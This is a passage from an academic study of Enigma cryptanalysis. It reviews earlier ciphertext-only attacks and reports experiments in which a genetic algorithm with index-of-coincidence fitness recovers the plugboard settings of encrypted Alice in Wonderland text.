steckers, and so on until he has found all six steckers. Gillogly tested his technique on 0 to 11 steckers and found very

[12]Brute-force means to try all the possible solutions. In this case, it refers to trying all the rotor orders and ring settings.

limited success on 10 plugs with a 5% success rate on 1463 letter messages, but more than 40% success on 4 plugs with 316 letter messages.

Williams [Wil00] builds on the work done by Gillogly [Gil95]. In her work, she begins by locking the plugboard settings to be: "DR JX FW HS CL MU GY KV QZ BP". This may look random, but note that the most frequent letters in English plaintext remain unaffected by the plugboard (A, E, I, N, O, and T). This is particularly important because, like Gillogy, she finds the message setting and the rotor selection with a form of brute-force which relies on the letters not affected by the plugboard. With these settings, she achieves a 100% decryption accuracy on a 450 letter message encrypted with an Enigma with all 10 steckers. She improves on Gillogly's method by storing the best 3000 message settings and rotor selections from the initial brute-force, so her algorithm does not fail if the best one does not match. For this brute-force, she tests multiple measures, including IC, and found that the Sinkov statistic[13] applied to unigrams gave the best results. (for details see her paper [Wil00]).

Bagnall et al. attempted a genetic algorithm cryptanalysis of the three rotor system [BMR97]. However, their success was limited, only cracking the two rotor systems, and failing on systems using three or four rotors.

Ostwald and Weierud in 2017 published another paper on the Enigma machine in Cryptologia titled *Modern breaking of Enigma ciphertexts* [OW17]. Their paper is a comprehensive work which attacks and manages to break many previously unbroken Enigma messages. They do this using a hill-climbing algorithm paired with the brute-force approach described by Gillogly [Gil95]. Their success is in large due to their in-depth analysis of Enigma's plugboard and their extensive knowledge of the protocols and techniques used to improve the security of Enigma encryption during WWII. Of particular interest to this study is their hill-climbing attack on the plugboard, which similarly to Gillogly and previous attempts start with an empty plugboard. Oswald et al. argue for this approach since it is guaranteed to have six correctly self-steckered letters. In contrast to a completely random steckering which may have no correct steckers. From this empty steckering, the authors describe the various techniques they use to find the first steckers of the plugboard since the hillclimber alone was not always successful. Described are approaches for a brute-force of the first stecker, a brute-force of the first and second stecker, a brute-force of the first, the second and third stecker, and finally a brute-force of the first, the second, the third and the fourth stecker. In other words, they may brute-force $1.6 * 10^8$ different steckerings after their initial brute-force of the rotors. Because this was often too slow, they implemented a targeted stecker search which prioritized more frequent letters, with great success.

A more recent study by Lasry et al. *Cryptanalysis of Enigma double indicators with hill climbing* [LKW19] in 2019 introduced new attacks on two of the double indicator operational procedures: the one used until September 1938 and the

[13]The Sinkov statistic outcompeting trigrams makes perfect sense as the plugboard's influence on the trigram frequencies is very large. The probability of a trigram being unaffected by the plugboard is $(\frac{6 \cdot 5}{26 \cdot 25})^3 \approx 9.83 \cdot 10^{-5}$.

one used from September 1938 to May 1940. In doing so, they first covered Rejewski's attack, which he devised at the beginning of the 1930s. Rejewski's attack was on the double indicator which was in use by the Germans until 1938. This double indicator was the six first letters of each message, denoting the message setting by encrypting it twice[14]. Both Rejewski and Lasry et al. begin by trying to compute the cyclic structures of $A_4 \cdot A_1$, $A_5 \cdot A_2$ and $A_6 \cdot A_3$, where A_i is the state of Enigma's encryption when the i_{th} letter is typed. If they manage to compute their cyclic structure, then they can brute-force parts of the Enigma. Rejewski ignored the ring setting and brute-forced the rotor order[15] and message setting. However, Lasry et al. do not ignore the ring setting and accounts for the middle rotor movement using internal hill climbing. Their hillclimbing techniques also allow them to continue even though the initial computation of the cyclic structures fail. They continue by trying to reproduce the cycles given by the indicator states, by looking for all possible rotor orders, ring settings, and basic state options. They uncover the plugboard settings with hillclimbing, but in contrast to Ostwald and Weierud [OW17] they start with a random plugboard instead of an empty one. This brute-force paired with hillclimbing enables them to solve the Enigma using only 6-8 double indicators, while Rejewski's attack required 70-90 double indicators. Additionally, they handle turnover by the middle rotor. They also handle the 1938-1940 protocol similarly with hill climbing except here they base their attack on the Zygalski method and improve upon its reliability.

II.3 GA-based Enigma attack

We consider encryption and decryption of the first chapter of "Alice in Wonderland"(http://www.gutenberg.org/files/11/11-h/11-h.htm[16]). The reason for choosing this text in contrast to an authentic WWII message[17] is twofold. First, we can freely vary the actual message length, and we may also vary the Enigma settings. The latter is especially important as we are not interested in revealing a particular historic Enigma setting, but the ability to decrypt a random Enigma setting. Moreover, as we vary the message length, we can study the decryption attack sensitivity to message length.

II.3.1 *Enigma decryption settings impact on IC*

All successful decryptions[18] of the full Enigma relies on some kind of partial brute-force. To highlight this, we first find the IC of the plaintext, denoted IC_{pt}, of the first chapter of "Alice in Wonderland":

$$IC_{pt} = 0.06649$$

[14] (Covered at the end of Section II.2.1)

[15] In the beginning, there were only three rotors to choose from so he only had to deduce the rotor order.

[16] All non-letter characters are removed from this first chapter for easy Enigma encryption.

[17] Several earlier contributions rely on authentic Enigma messages [Gil95; OW17].

[18] See section II.2.5 for details.

This index of coincidence is similar to the one we would expect from English. The Enigma is then used to encrypt the entire chapter with the Enigma settings shown in Table II.1. The index of coincidence of the resulting ciphertext, IC_{ct}

Table II.1: Enigma settings

Rotors	Ring settings	Plugboard settings	Message setting
IV II I	FTR (5, 19, 17)	AT BO DF GV HR IW JL KS MX UY	VYJ (21, 24, 9)

(This is the Enigma settings described as date 31 in the authentic codebook excerpt shown in Figure II.2.)

is:

$$IC_{ct} = 0.03854,$$

which is roughly equal to the IC of a random text, and considerably lower than the IC of the plaintext. This ciphertext will be the basis for the analysis below. To amplify the contrast, the differences between the cipher- and plain-texts IC, we introduce a progress measure which we will call *Progress Index of Coincidence (PIC)*. By design, we want $0\%(=0)$ progress if nothing is done, and we want $100\%(=1)$ progress if we have found the plaintext. We define the PIC of an attempted decoding PIC_{ad} by:

$$PIC_{ad} = 1 - \frac{IC_{pt} - IC_{ad}}{IC_{pt} - IC_{ct}},$$

where IC_{ad} is the index of coincidence of the attempted decoding of the ciphertext. From this we observe that PIC_{ad} is linearly dependent on IC_{ad} since both IC_{pt} and IC_{ct} are constant for a given ciphertext. Moreover, this relation is:

$$PIC_{ad} = \frac{1}{IC_{pt} - IC_{ct}} \cdot IC_{ad} - \frac{IC_{ct}}{IC_{pt} - IC_{ct}}.$$

In other words the two measures are equivalent as a fitness measures for the GA, however, PIC gives a clearer and more human-readable image of the progress. Also noteworthy is that PIC_{ad} uses IC_{pt}, which is typically assumed to be unknown for a ciphertext-only analysis. However, as PIC_{ad} and IC_{ad} are linearly dependent. This should not be an issue, especially since they are only used for fitness measures. To be sure we will only allow the GA to work with IC_{ad}, and not PIC_{ad} until the run terminates.

Table II.2 shows that the measure works as intended. The correct Enigma settings leading to the correct decryption gives 100% PIC. Table II.2 also shows that if just one of the rotors is wrong or the ordering is wrong the PIC drops from 100% to roughly 0% PIC. Even though the message setting, 3 ring settings, and 10 plugs in the plugboard are correct, the IC shows no indication of just how "close" we are to the correct key. This discreteness of the correct rotor selection poses a challenge for machine learning approaches, as most of them rely on some form of hill climbing. Furthermore, this property is not unique to rotor selection it also applies to the ring- and display- settings[19]. Despite this

[19]For some examples please check the appendix Appendix A.1 Table A.1 and Table A.2.

Table II.2: Enigma decryption changing the rotors

Rotors	IC	PIC
IV II I(No change)	0.06649	100.0 %
V II I	0.03852	-0.1 %
III II I	0.03844	-0.4 %
IV III I	0.03846	-0.3 %
IV II III	0.03846	-0.3 %
IV I II	0.03852	-0.1 %
I II IV	0.03846	-0.3 %

Red is used to highlight which rotors are changed from the correct decryption settings to the attempted decryption, while blue is used to highlight which rotors are swapped before the attempted decryption.

discouraging insight, Gillogly [Gil95] showed that only parts of the Enigma needs to be bruteforced, since the ring settings and the message setting preserve some of the the IC properties of the decryption when changed in unison. This may not be too surprising; in Section II.2.1, we observed that the two settings are highly related. Table II.3 shows this in practice; a synchronized change in the message setting and the ring setting allows the IC to measure the the quality of the partially decrypted ciphertext. We see that when only the leftmost ring- and

Table II.3: Enigma decryption changing ring settings and message setting with the same index

Ring settings	Message setting	IC	PIC
F T R(No change)	VYJ(No change)	0.06649	100 %
A T R	QYJ	0.06649	100 %
F T S	VYK	0.06436	92.4 %
F U R	VZJ	0.06404	91.2 %
F U S	VZK	0.06214	84.4 %
K V I	AAA	0.04805	34.0 %
A A A	QFS	0.03860	0.2 %

Red is used to highlight which settings are changed from the correct decryption settings to the attempted decryption.

message-setting is changed in unison, there is no decrease in PIC as they perfectly represent each other. We also observe that the minor change of incrementing the rightmost ring- and message-setting by one barely reduces the PIC. So, in this case, the encryption is the same except when the middle rotor (and possibly the leftmost rotor) steps prematurely. Since the rotors work almost like an odometer, this only happens once every 26 characters. However, the encryption before any stepping is the same given "synchronized" ring- and message-settings. Therefore it is natural for hill climber to pay more attention to the first characters of the ciphertext that may not be influenced by an asynchronous stepping. This connection between ring- and message-setting is of great importance as it allows for a partial brute-force attack by keeping either the message setting or the ring

settings fixed. The message setting "AAA", for example, achieves a PIC of 34% with otherwise correct settings. Moreover, it achieves a PIC of 1.2% with zero plugs, and the correct rotor selection, this is something we could pick up on with a partial brute-force. However, it is possible to be "unlucky"; if we fix the ring setting to "A A A", as Gillogly did, and brute-force the rotor selection and message setting. The resulting PIC is 0.2% with the correct plugboard and −0.3 using zero plugs. This is astonishingly low and is unlikely to be picked up during a partial brute-force[20]. For this reason, maybe a variant of Williams[Wil00] approach where we try 1-3 fixed values for the ring setting or the message setting during the partial brute-force.

The plugboard on the other hand with its $1.50738 \cdot 10^{14}$ possible states, is typically not bruteforced. Table II.4 shows that its change in IC is not as discrete as the earlier settings. This makes it vulnerable to machine learning

Table II.4: Enigma decryption changing plugboard settings

New plugboard settings	IC	PIC
AT BO DF GV HR IW JL KS MX UY (No change)	0.06649	100.0%
AH BO DF GV IW JL KS MX RT UY	0.05902	73.2 %
AH BZ DF GV IW JL KS MX RT	0.05353	53.6 %
AH BZ FO GV IW JL KS MX RT UY	0.05053	42.9 %
AB CD EF GH IJ KL MN OP QR ST	0.03852	-0.1 %
<No plugs>	0.03993	4.9 %

Red is used to highlight which settings are changed from the correct decryption settings to the attempted decryption. The final row <No plugs> is used to symbolize the decryption with correct rotor settings, ring settings, and message setting, but the plugboard is left un-steckered.

approaches, given that the rest of the Enigma is solved. Also, note from the above table that the empty plugboard results in a positive PIC of about 5%. The empty plugboards small but positive PIC is an essential premise in the ciphertext-only analysis of the Enigma. As discussed earlier, this allows for a brute-force attack the rotors and message setting with an empty plugboard. It is also the starting point for Ostwald et al.'s hill-climbing algorithm [OW17], guaranteeing six correctly self-steckered plugs. However, a genetic algorithm starting from 0 plugs will have the unnecessary complexity of dynamically decreasing and increasing the genome size, which will probably slow it down. Therefore, the genetic algorithm that this paper introduces has a genome of exactly ten plugs.

The above analysis shows the discreteness of Enigma's rotor selection, rotor order, ring setting, and message setting. From this, it is clear that some brute-force is needed. However, Gillogly's techniques allow us to narrow the search for the rotor settings to some candidates, given an initial brute-force attack. The remaining plugboard was shown to be vulnerable to hillclimbing and other

[20]This likely part of the reason why Gillogly only saw a 5% success rate on 10 plugs.

machine learning approaches. In the next three sections, we will design and use a Genetic Algorithm attack which can solve the plugboard in a matter of minutes.

II.3.2 *Genetic algorithm for determining the plugboard settings*

In this section, we will consider a genetic algorithm attack on the plugboard[21]. The specification of a genetic algorithm involves:

1. A representation of the individuals' genome.
2. A fitness function.
3. A selection function for cross-over.
4. A cross-over function.
5. A mutation rate.
6. A population size.
7. A number of generations the function is run

We let each stecker pair constitute a gene. Furthermore, we let the individuals **genome** consist of 10 genes represented by a list of 20 indices with numbers from 0 to 25, where each pair defines a stecker. For example the genome:

```
[(0,1), (2,3), (4,5), (6,7), (8,9), (10,11), (12,13), (14,15), (16,17), (18,19)]
```

Defines the plugboard settings:

```
'AB CD EF GH IJ KL MN OP QR ST'
```

The initial individuals are chosen to be a random selection of 20 such indices. **The fitness function** is chosen to be the IC of the attempted decryption with the plugboard settings defined by the individuals' genome. This measure is then used to rank the individuals from most fit to least fit for **cross-over**. Before cross-over, the population is divided into three parts, the top-third, the middle-third and the bottom-third. The top-third cross-overs with the middle-third, in the respect, that the fittest in the top-third cross-overs with the fittest in the middle-third, the second fittest with the second fittest and so on. The offspring of this cross-over then replaces the bottom-third of the population. Table II.5 and Table II.6 exemplify this with a mock population of 10 individuals. If the population size is not divisible by three, there may be one or two individuals that does not partake in the cross-over. In the example shown in Table II.5 individual number 2, between the bottom and middle-third, does not partake in the cross-over for this reason.
The *cross-over* between two individuals starts by randomly selecting one of the

[21] In Bletchley Park Gordon Welchman's invention, the "Diagonal Board" improved the British Bombes attack on the plugboard significantly.

Table II.5: Population

	top-third			middle-third				bottom-third		
fitness in $100 \cdot IC$	6.06	6.05	6.03	6.02	6.00	5.99	5.98	5.94	5.94	5.93
individual id	4	0	7	3	5	8	2	9	6	1

Table II.6: Cross-over combinations

cross-over individuals (ids)	4,3	0,5	7,8
replaced individuals (ids)	9	6	1

individuals to be *parent*1 and making the other *parent*2. We then draw five indices in the range of 0 to 10. These random indices then access and copy five steckers (genes) from *parent*1 to the offsprings genome. The indices that were not drawn in the previous step are then used to access and copy five steckers from *parent*2's genome to the offspring. However, to avoid duplicate plugs, we do not copy plugs that are already present in the offsprings genome. This may results in incomplete or missing steckers in the offsprings genome. At such incomplete or missing steckers, random vacant plugs are assigned until the offspring has a valid genome of 10 steckers. Below is an example cross-over where the pairs 1,3,4,5 and 7 are selected to be inherited from *parent*1:

individual :	$[GENOME]$									
parent1 :	$[AB$	CD	EF	GH	IJ	KL	MN	OP	QR	$ST]$
parent2 :	$[AT$	BO	DF	HR	IW	JL	KS	MX	PQ	$UY]$
offspring :	$[AT$	CD	WF	GH	IJ	KL	ZS	OP	EQ	$UY]$

Here we see that all the red pairs with indices 1,3,4,5 and 7 are completely inherited from *parent*1, however some of the steckers from *parent*2 are changed (marked in green). For example the stecker DF could not be entirely inherited because the D plug is used in the pair CD, which has already been inherited from *parent*1, so another vacant plug is picked at random instead, in this case stecker W was picked. The GA draws its foundation from evolution; each new offspring has a probability of getting a mutation in their genome. In this paper, we will refer to probability of at least one mutation occuring in an offsprings **genome** as the *mutation rate*, while we let the probability of a mutation occurring in a specific **gene** of the genome be the *mutation probability*. In other words, *mutation rate* refers to the probability of a mutation in the plugboard, while the *mutation probability* is the probability of a mutation in a specific stecker. The two terms have the following relation:

$$\text{mutation\_rate} = 1 - (1 - \textit{mutation\_prob})^{10}$$
$$\text{mutation\_prob} = 1 - (1 - \textit{mutation\_rate})^{\frac{1}{10}}$$

A gene selected for mutation removes the stecker pair associated with it. Then a new stecker pair is randomly selected from the now eight available plugs.

An example of an offspring with two mutations is shown below to illustrate this. The stecker pairs selected for mutation be colored red and the available plugs are also red, and the chosen replacement steckers are blue.

offspring : $[AT \quad CD \quad WF \quad GH \quad IJ \quad KL \quad ZS \quad OP \quad EQ \quad UY]$

$available$=V,N,X,R,M,B

---

offspring : $[AT \quad CD \quad \_\_ \quad GH \quad IJ \quad KL \quad ZS \quad OP \quad EQ \quad UY]$

$available$=V,N,X,R,M,B,W,F (Chosen index 5 and 7)

---

offspring : $[AT \quad BF \quad CD \quad GH \quad IJ \quad KL \quad ZS \quad OP \quad EQ \quad UY]$

$available$=V,N,X,R,M,W

---

offspring : $[AT \quad BF \quad CD \quad GH \quad IJ \quad KL \quad ZS \quad \_\_ \quad EQ \quad UY]$

$available$=V,N,X,R,M,W,O,P(Index 2 and 5 chosen)

---

offspring : $[AT \quad BF \quad CD \quad GH \quad IJ \quad KL \quad ZS \quad WX \quad EQ \quad UY]$

$available$=V,N,R,M,O,P

From this it is clear that mutations can dramatically change Enigma's encryption and decryption capabilities. Like in nature most mutations (but not all) will be useless or add unnecessary noise. Therefore evolution in GA is typically faster with a low mutation rate; however, with a low mutation rate, the probability of being stuck in a local optimum and not finding the correct decryption is increased. For this reason, two mutation rates will be tested, one with a mutation rate set to be roughly 50%; this corresponds to a mutation probability of 0.067 (6.7%).

$$\begin{aligned} \text{mutation prob} &= 1 - (1 - 0.5)^{\frac{1}{10}} \\ &\approx 0.067 \end{aligned}$$

This fairly high mutation rate has a low probability of getting stuck, but will most likely be slower than a lower mutation probability of 0.001 (0.1%) corresponding to a mutation rate of about 1%.

$$\begin{aligned} \text{mutation rate} &= 1 - (1 - 0.001)^{10} \\ &= 0.009955 \\ &\approx .01 \end{aligned}$$

Furthermore, just because a mutation occurs does not mean that the stecker is changed as there is a $\frac{1}{8*7} = \frac{1}{56}$, chance that the stecker will be unchanged by the mutation.

II.3.3 *Genetic Algorithm runs and results*

A summary of the design choices of this GA is shown in Table II.7. These settings efficiently solve Enigma's plugboard. A 100 separate genetic algorithm runs were conducted with default settings (Table II.7 with mutation probability

Table II.7: Default GA settings

Genome	list of 20 indices
Fitness function	Index of Coincidence
Cross-over	as described in Section II.3.2
Mutation probability	0.067 or 0.001
Population size	100
Number of generations	100 (may vary)




Figure II.7: IC of a 100 GA runs with default settings finding the plugboard key from Table II.1

Each blue line maps the IC of the best individual in each of the 100 GA runs for each generation.
The red dotted line gives the IC of the plaintext; in this case, the solution appears to be unique, as each decryption with this IC results in the correct plaintext.

0.067) to find the plugboard settings described in Table II.1. All of which were successful in finding the correct plugboard settings. However, running the genetic algorithm for a 100 generations is a little bit overkill, since all of them find the correct deciphering before then, as seen in Figure II.7. Also, 100 individuals for 100 generations correspond to decrypting the ciphertext with an Enigma 3400 times, which is more than the best case of Gillogly's approach, which decrypted the ciphertext 3050 times [Gil95]. In number of generations, 3050 encryptions correspond to between 90 and 91 generations[22] consisting of 3037 and 3070

decryptions.

From Table II.8 we see that the median run finishes in 2344 decryptions which is much faster than the best case of 3050. In other words this approach gives

Table II.8: Finish times of the different GA runs on Table II.1

Measure	Min	Median	Mean	Max
Generations	51	69.0	70.2	97
Decryptions	1750	2344	2384	3268

a significant increase in the plugboard recovery speed over Gillogly given the Enigma settings described in Table II.1. To ensure that this improvement is independent of the Enigma settings we draw 9 additional Enigma settings, for details check the appendix Appendix A.1 Table A.3. We then run 100 genetic algorithm runs on each of the different Enigma settings to show that its efficiency is independent of the encryption settings. Table II.9 shows the minimum, median, and max runtime of the GA before finding the correct solution across the 10 different Enigma settings. This clearly shows that the GA attack on Enigma's

Table II.9: A 100 GA run finish time comparison across 10 different Enigma settings

Name	1	2	3	4	5	6	7	8	9	10
Min	51	35	41	44	39	40	43	45	47	42
Median	69.0	71.0	70.5	67.5	67.0	65.0	69.0	70.0	66.5	69.0
Max	97	103	97	99	106	101	110	102	95	166

plugboard works on many underlying Enigma settings. We observe that our worst median is at 71 generations (2410 decryptions), which is pretty good. Of course, we see even better results as the fastest attack only took 35 generations (1222 decryptions), more than twice as fast as Gilloglys best case of 3050 decryptions. We also observe that there seems to be an extremely "unlucky" run on Enigma nr 10, which does not find the solution until it has completed 166 generations. Fortunately, it is an extreme outlier as the second-longest run on Enigma 10 took 102 generations, which is also an outlier, but a more reasonable one.

However, this was with a high mutation rate of about 0.5. We also check for *mutation_probability* 0.001. To test this we run a 100 GA's on the 10 Enigmas with a maximum number of generations set to 1000. With such a low mutation rate, some of these runs never finish or take almost the full 1000 generations. Of the 1000 runs, 29 of them were worse than Gillogly's best case of 3050 decryptions (90 to 91 generations), and these 29 are much worse, and some do not find the solution. This is because they have lost some essential genetic diversity, which their low mutation rate is unable to replace. However, as we

[22] Number of decryptions $= 100 + 33 \cdot$ (Number of generations - 1).




Figure II.8: Notch plot comparison of a 100 GA attacks with mutation rate 0.5 (red) and 0.01(blue) across 10 different Enigma settings

In this notch plot the outliers of the low mutation rate (0.01) runs are shown as a darkblue × and the outliers of the high mutation rate(0.5) are shown as a darkred ○.

can see, this only occurs in less than 3% of all the runs, most of the GAs also succeed with a low mutation rate. The runs that do succeed generally find the solution faster than their counterparts with a higher mutation rate, as the low mutation rate has a median runtime between 53 and 56 generations. Figure II.8 shows a more indepth comparison between the two mutation rates across the 10 different Enigmas. We see here that for most of the Enigmas, the 75% fastest runs of the low mutation rate runs are faster than the 75% slowest runs of the GA with a high mutation rate. The only exceptions being Enigma numbers 4 and 6. In terms of speed, the low mutation rate is the obvious choice. However, as the runs lose most of their genetic diversity in the early generations, this approach is prone to getting stuck in a local optimum. A way to escape the local optimum and increase the genetic diversity is through mutations, which by construction is set to be low in this case. For consistent, results the high mutation rate (0.5) performed better, and even managed to get faster decryption that then low mutation rate GA on Enigma 2 and Enigma 5. A possible best of both worlds is to run multiple GA attacks in parallel, compensating for its lower success rate with "strength in numbers".

II.3.4 *Genetic Algorithm on smaller texts*

From Section II.3.3 is clear that the GA paired with IC solves Enigma's plugboard efficiently on the first chapter of "Alice in Wonderland", a text containing 8596 characters. However, it remains to show that it also works on shorter texts. To investigate this, we create subsets of the first chapter of Alice in Wonderland, selecting the first n characters of the text, letting $n = 100, 150, 200, 250, 300, 350, 400, 450, 500$. These subsets are encrypted with the default Enigma settings, stated in Table II.1. For these new ciphertexts, a hundred GA runs were conducted with the settings defined in Table II.7, a mutation probability of 0.067 and the stopping criteria of a 1000 generations or reaching an IC greater than the IC of the plaintext. Table II.10 gives an overview of the results of these runs. Note here that short messages that use

Table II.10: 100 GA's run on smaller subsets of Alice in Wonderland

		Runtime				
No. of characters	Correct	Median	Mean	Min	Max	Max PIC
100	0%	69	74.65	32	137	122.76%
150	0%	1000	822.13	69	1000	103.39%
200	47%	1000	611.22	83	1000	100%
250	97%	123	161.9	67	1000	100%
300	97%	118	168.17	74	1000	100%
350	100%	117	121.08	73	228	100%
400	100%	101.5	107.27	67	192	100%
450	100%	92.5	100.07	60	376	100%
500	100%	91.5	91.92	56	173	100%

The GA was run for a 1000 generations or until a text with an IC greater or equal to the IC of the solution was found.

100 and 150 characters gain a maximum IC greater than the IC of the plaintext as indicated by achieving a PIC greater than 100%. This is not unique to Alice in Wonderland, but a common occurrence, Ostwald et al. [OW17] and Gillogly [Gil95] both used some extra tricks and extra measures to get around this. For the GA to work on so short texts, we would also have to implement alternative measures to IC. We have not done this, and as a result, it has 0% success for texts where it is possible to achieve a PIC greater than 100%. However, the algorithm does not just fail in the instances where a PIC = 100% does not offer an upper bound, as texts with 200, 250 and 300 characters are not successful on every run. Even though the global optimum may be 100% PIC, the results show that we only have a 47% success rate on ciphertexts with 200 characters. This means that even with a high mutation_probability the GA can get stuck in a local optimum. This occurs because there are too many different plugboard settings that increase the IC on short texts, that a local optimum may be "too" far away from the global optimum in some cases. In extreme cases a local optimum may not have any steckers in common with the correct steckering.

Evident from Table II.10 is that the median number of generations decrease




Figure II.9: Median runtime vs Number of generations on subsets of Alice in Wonderland

GA runs that did not finish within 1000 generations had their runtime in number of generations set to 1000.

as the number of character increase from 250 characters and up. This is also likely evidence that the global optimum becomes easier to distinguish with more characters. To further investigate this development we added subsets of the first 550, 600, 650, 700, 750, 800, 850, 900, 950, 1000 and 4298 characters, and ran a 100 GA's on each of these subsets, Figure II.9. As expected these runs show that the GA works better with larger texts, however, it seems to reach some saturation between a 1000 and 4298 characters. The logarithmic shape stops at 4298 characters as the GA preforms slightly worse with all 9596 characters.

We can also observe that the success rate of the GA also increases with the number of characters in the ciphertext. To sketch this development we conduct a 100 GA runs with character subsets of (150, 152, 154, 156, ..., 348, 350) and plot the percentage of runs that found the correct solution against the number of characters in the "Alice in Wonderland" subset, shown in the top plot of Figure II.10. Like with the runtime a key indicator to the GA's success rate is the number of characters, however, this trend/development is more jagged. Also, notice than 152 characters has two successes. These successes are rare, which makes sense since the greatest PIC found is 102.87%, which means that in these cases the local optimum is the solution and the global optimum is something else. Despite the two of the GA runs are lucky and find the solution. If we add two more characters, we only find the solution in one of the 100 runs. Then if




Figure II.10: The number of characters in the plaintext plotted against the GA success-rate and the IC of the plaintext.

Marked in black are the first encryptions that includes the rotoration of the middle rotor. Similarly marked in red is the first encryption that includes a leftmost rotor rotation.

